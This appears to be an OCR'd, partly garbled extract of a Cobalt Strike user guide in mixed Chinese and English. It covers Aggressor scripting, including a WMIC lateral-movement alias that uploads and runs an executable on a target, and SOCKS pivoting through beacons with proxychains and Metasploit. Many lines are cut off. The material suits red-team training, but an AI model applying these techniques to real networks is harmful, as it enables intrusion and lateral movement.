

root@kali:~/cobaltstrike# ./agscript
Welcome to the Cobalt Strike (Headless) Client. Version 3.1-beta (201
Copyright 2015, Strategic Cyber LLC
Quick help:
./agscript [host] [port] [user] [pass]
Connect to a team server and start the Aggressor Scri
./agscript [host] [port] [user] [pass] </path/to/file.cna>
Connect to a team server and execute the specified sc



root@kali:~/cobaltstrike# ./agscript 127.0.0.1 50050 mybot password
aggressor>





从 default.can 中复制 2 段代码


root@kali: ~/cobaltstrike
root@kali: ~/cobaltstrike
demo.c
GNU nano 2.2.6
File: demo.cna
upload our executable to the target
bupload_raw($1, "\\\\ $+ $2 $+ \\ADMIN$\\ $+ $myexe", $mydata
use wmic to run myexe on the target
bshell($1, "wmic /node: $+ $2 process call create \"c:\\windo
# complete staging process (for bind_pipe listeners)
bstage($1, $2, $3);
}
# register help for our alias
beacon_command_register("wmi-alt", "lateral movement with WMIC",
"Synopsis: wmi-alt [target] [listener]\n\n" .
"Generates an executable and uses wmic to run it on a target"
# beaconid, %meta
set BEACON_SBAR_LEFT {
local('$computer $user $pid');
($computer, $user, $pid) = values($2, @('computer', 'user',
return "[$+ $computer $+] $user $+ / $+ $pid";
}
# beaconid, %meta
set BEACON_SBAR_RIGHT {
if ($2['note'] ne "") {
return "\c2" . $2['note'] . " \olast: " . $2['lastf'
}
else {


# beaconid, %meta
set BEACON_SBAR_LEFT {
local('$computer $user $pid');
($computer, $user, $pid) = values($2, @('computer', 'user',
return "[$+ $computer $+] $user $+ / $+ $pid beacons: " .
}
# beaconid, %meta
set BEACON_SBAR_RIGHT {
if ($2['note'] ne "") {



aggressor> reload demo.cna


```
# beaconid, %meta
set BEACON_SBAR_LEFT {
        local('$computer $user $pid');
        ($computer, $user, $pid) = values($2, @('computer', 'user', 'p
        if (right($user, 1) eq "*") {
        }
        return "[ $+ $computer $+ ] $user $+ / $+ $pid (beacons: " . s
}

# beaconid, %meta
set BEACON_SBAR_RIGHT {
```


```
aggressor> reload demo.cna
```


```
aggressor> x right("foobar *", 1)
*
```

```
  GNU nano 2.2.6                                File: demo.rpt

    # default description of our report [the user can change this].
    describe("Hello Report", "This is a test report.");

    # define the Hello Report
    report "Hello Report" {
            # the first page is the cover page of our report.
            page "first" {
                    # title heading
                    h1($1['long']);

                    # today's date/time in an italicized format
                    ts();

                    # a paragraph [could be the default...
                    p($1['description']);
            }

            # this is the rest of the report
            page "rest" {
                    # hello world paragraph
                    p("Hello World!");
            }
    }
```


Cobalt Strike View Attacks Reporting Help
New Connection
Preferences
Visualization
VPN Interfaces
Listeners
Script Manager
Close
internal
user
172.16.20.80
whatta.hogg *
172.16.20.81
whatta.hogg *
172.16.20.81
whatta.hogg


Preferences
Cobalt Strike
Console
Fingerprints
Graph
Reporting
Statusbar
Team Servers
These options allow you to customize Cobalt Strike's report template and load custom reports.
Accent Color:
Logo:
Reports:
/root/cobaltstrike/demo.rpt
Save


Cobalt Strike View Attacks Reporting Help
0. Activity Report
1. Hello Report
2. Hosts Report
3. Indicators of Compromise
4. Sessions Report
5. Social Engineering Report
Export Data
external
user
172.16.20.81
whatta.hogg *
172.16.20.81
whatta.hogg *
172.16.14.1
whatta.hogg



Site Management

Cobalt Strike 功能使用自己的 Web 服务器。站点管理工具允许您管理此 Web 服务器。进入到 **Attacks** -> **Web Drive-by** -> **Manage** 以访问它。

突出显示 URL 并按“ **Copy URL”将 URL** 复制到剪贴板。按 **Kill** 关闭应用程序。

SOCKS Proxy Pivoting

进入到[beacon] - > **Pivoting** - > **SOCKS Server**，在您的团队服务器上设置 SOCKS4a 代理服务器。或者，使用 socks 8080 在端口 8080（或您选择的任何其他端口）上设置 SOCKS4a 代理服务器。

通过这些 SOCKS 服务器的所有连接都将变为连接，读取，写入和关闭任务状态，以便执行相关的 Beacon。您可以通过 SOCKS 的任何类型的 Beacon（甚至是 SMBBeacon）进行隧道传输。

Beacon 的 HTTP 数据通道对数据转发的响应最快。。如果您想通过 DNS 转发流量，请使用 DNS TXT 记录通信模式。


要查看当前设置的 SOCKS 服务器，请进入到 **View** - > **Proxy Pivots**。

在 Beacon 控制台中使用 **socks stop** 来停止 SOCKS 代理服务器。

Proxychains


该 proxychains 工具将强制外部程序使用指定的 SOCKS 代理服务器。您可以使用代理链强制第三方工具通过 Cobalt Strike 的 SOCKS 服务器


SOCKS Pivoting with Proxychains



```
beacon> shell netstat -na | findstr "EST"
[*] Tasked beacon to run: netstat -na | findstr "EST"
[+] host called home, sent: 35 bytes
[+] received output:
  TCP    10.10.10.18:445        10.10.10.4:2511        ESTABLISHED
  TCP    192.168.57.8:1101      192.168.57.18:22       ESTABLISHED
```

```
beacon> sleep 0
[*] Tasked beacon to become interactive [change made to: Beacon 10.10.10.190@3096]
```






```
beacon> socks 3333
[+] started SOCKS4a server on: 33
```

```
root@kali:~# nslookup ads.losenlove.com
Server:         192.168.1.1
Address:        192.168.1.1#53

** server can't find ads.losenlove.com: NXDOMAIN

root@kali:~# nslookup ads.losenolove.com
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:   ads.losenolove.com
Address: 54.167.83.168
```

```
  GNU nano 2.2.6                File: /etc/proxychains.conf

#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 54.167.83.168 3333
```

```
root@kali:~# proxychains ssh jsokol@192.168.57.18
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-54.167.83.168:3333-<><>-192.168.57.18:22-<><>-OK
The authenticity of host '192.168.57.18 (192.168.57.18)' can't be established.
RSA key fingerprint is 69:5b:41:4a:2c:94:47:b4:97:c2:66:c0:0b:cd:39:e3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.57.18' (RSA) to the list of known hosts.
jsokol@192.168.57.18's password:
Linux ubuntu 2.6.32-33-server #70-Ubuntu SMP Thu Jul 7 22:28:30 UTC 2011 x86_6
Ubuntu 10.04.3 LTS

Welcome to the Ubuntu Server!
 * Documentation:  http://www.ubuntu.com/server/doc

  System information as of Fri Sep 18 00:20:43 EDT 2015

  System load:  0.0               Processes:           96
  Usage of /:   11.1% of 7.23GB   Users logged in:     1
```

Metasploit

您还可以通过Beacon挖掘Metasploit®Framework漏洞和模块。创建Beacon SOCKS 代理服务器[如上所述]并将以下内容粘贴到 Metasploit®Framework 控制台中：

您还可以通过 Beacon 隧道连接 Metasploit®Framework 漏洞和模块。创建 Beacon Socks 代理服务器[如上所述]，并将以下内容粘贴到 Metasploit®框架控制台中：


setg Proxies socks4:team server IP:proxy port


setg ReverseAllowProxy true

这些命令将显示 Metasploit®Framework 将 Proxies 选项应用于此前执行的所有模块。一旦您以这种方式完成了通过 Beacon 的转发，请使用 unsetg Proxies 来停止此执行。


如果您发现上面的内容难以记住，请进入到 View -> Proxy Pivots.。突出显示您设置的代理转发，然后选择 Tunnel。此按钮将提供通过 Beacon 传输 Metasploit®Framework 所需的 setg Proxies 语法。

